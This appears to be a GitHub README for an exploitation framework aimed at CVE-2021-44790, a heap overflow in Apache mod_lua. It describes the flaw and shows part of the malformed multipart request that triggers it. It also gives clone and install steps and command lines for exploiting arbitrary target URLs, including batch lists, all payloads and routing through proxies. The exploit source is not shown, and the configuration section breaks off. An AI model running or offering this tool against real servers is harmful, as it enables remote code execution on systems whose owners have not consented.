🔥 CVE-2021-44790 - Apache mod_lua Buffer Overflow Exploitation
📋 Overview
Apache mod_lua Buffer Overflow Exploitation is an advanced, enterprise-grade exploitation platform for CVE-2021-44790 - a critical buffer overflow vulnerability in the Apache HTTP Server 2.4.x mod_lua module. This framework provides comprehensive fingerprinting, intelligent script discovery, multi-stage scanning, and professional reporting capabilities with 95%+ confidence detection.
⚡ Key Features
| Feature | Description |
|---|
| 🔍 Advanced Fingerprinting | Apache version, mod_lua, OS, architecture, WAF, CDN, container, cloud provider detection |
| 🎯 Intelligent Discovery | 7+ discovery techniques including robots.txt, sitemap, HTML parsing, JavaScript extraction |
| 💥 Multi-Stage Scanning | Connection → Fingerprint → Discovery → Verification → Exploitation → Reporting |
| 🧩 Extensible Plugin System | Easy plugin development for future CVEs |
| 🌐 Smart HTTP Engine | Connection pooling, retries, HTTP/2 support, rate limiting |
| 📊 Comprehensive Reporting | JSON, HTML, Markdown, PDF with interactive dashboards |
| 🎨 Beautiful Terminal UI | Rich library with progress bars, tables, and color-coded output |
| 💾 Research Database | SQLite storage with complete scan history and query support |
| 📸 Screenshot Capture | Automatic webpage screenshots for evidence collection |
| 🚀 High Performance | 20+ concurrent threads, 100+ connection pools |
🎯 Vulnerability Details
| Attribute | Value |
|---|
| CVE ID | CVE-2021-44790 |
| Vulnerability | Buffer Overflow (Integer Underflow) |
| Affected Software | Apache HTTP Server 2.4.0 through 2.4.51 |
| Fixed Version | Apache HTTP Server 2.4.52 and later |
| Component | mod_lua module |
| Attack Vector | Network (Remote) |
| CVSS Score | 9.8 (Critical) |
| Confidentiality Impact | High |
| Integrity Impact | High |
| Availability Impact | High |
| Exploit Maturity | Proof-of-Concept Available |
Technical Description
The vulnerability exists in the mod_lua module when processing multipart/form-data requests. An integer underflow in the lua_request_parsebody() function can lead to a heap-based buffer overflow, potentially allowing remote code execution.
POST /process.lua HTTP/1.1
Host: target.com
Content-Type: multipart/form-data; boundary=4

4
Content-Disposition: form-data; name="name"

0
4

📸 Screenshots
| Main Interface | Fingerprint Results |
|---|
 |  |
| Scan Progress | HTML Report Dashboard |
|---|
 |  |
🚀 Quick Start
Installation
# Clone the repository
git clone https://github.com/CerberusMrXi/Apache-Lua-Buffer-Overflow-Exploit-CVE-2021-44790
cd Apache-Lua-Buffer-Overflow-Exploit-CVE-2021-44790

# Install dependencies
pip install -r requirements.txt

# Verify installation
python3 exploit.py --version
Basic Usage
# Quick vulnerability scan
python3 exploit.py http://target.com

# Verbose scan with exploitation
python3 exploit.py https://target.com --exploit --verbose

# Generate all reports
python3 exploit.py http://target.com --report all

# Research mode with database
python3 exploit.py http://target.com --research
📋 Detailed Usage
Command Line Options
python3 exploit.py [TARGET] [OPTIONS]
| Option | Description | Example |
|---|
TARGET | Target URL | http://target.com |
--config FILE | Configuration file | --config config.yaml |
--threads N | Number of threads | --threads 30 |
--timeout N | Request timeout (seconds) | --timeout 15 |
--proxy URL | Proxy URL | --proxy http://127.0.0.1:8080 |
--verbose | Verbose output | --verbose |
--scan-only | Scan without exploitation | --scan-only |
--exploit | Enable exploitation | --exploit |
--all-payloads | Use all payloads | --all-payloads |
--report FORMAT | Report format (json/html/markdown/all) | --report all |
--output DIR | Output directory | --output /path/to/reports/ |
--research | Enable research mode | --research |
--database FILE | Database path | --database luastorm.db |
--screenshot | Take screenshots | --screenshot |
--batch FILE | Batch file with targets | --batch targets.txt |
--query SQL | Execute database query | --query "SELECT * FROM targets" |
Examples
1. Basic Vulnerability Assessment
python3 exploit.py https://example.com --verbose --report all
2. Corporate Environment Scan
python3 exploit.py https://internal-server.com \
    --proxy http://proxy.corp.com:8080 \
    --threads 10 \
    --timeout 15 \
    --verbose \
    --report all \
    --output /var/log/security/
3. Full Penetration Test
python3 exploit.py https://client.com \
    --threads 30 \
    --timeout 10 \
    --exploit \
    --all-payloads \
    --report all \
    --screenshot \
    --research \
    --verbose \
    --output /pentest/client_name/
4. Batch Scanning
python3 exploit.py --batch targets.txt --config config.yaml
5. Database Queries
# Show all vulnerable targets
python3 exploit.py --query "SELECT * FROM targets WHERE vulnerable=1"

# Get statistics
python3 exploit.py --query "SELECT COUNT(*) as total, SUM(vulnerable) as vulnerable FROM targets"
⚙️ Configuration
config.yaml
# ----------------------------------------------------------------------------
# LuaStorm Exploit Framework - Configuration File
# ----------------------------------------------------------------------------
 cerberusmrxi/apache-lua-buffer-overflow-exploit-cve-2021-44790










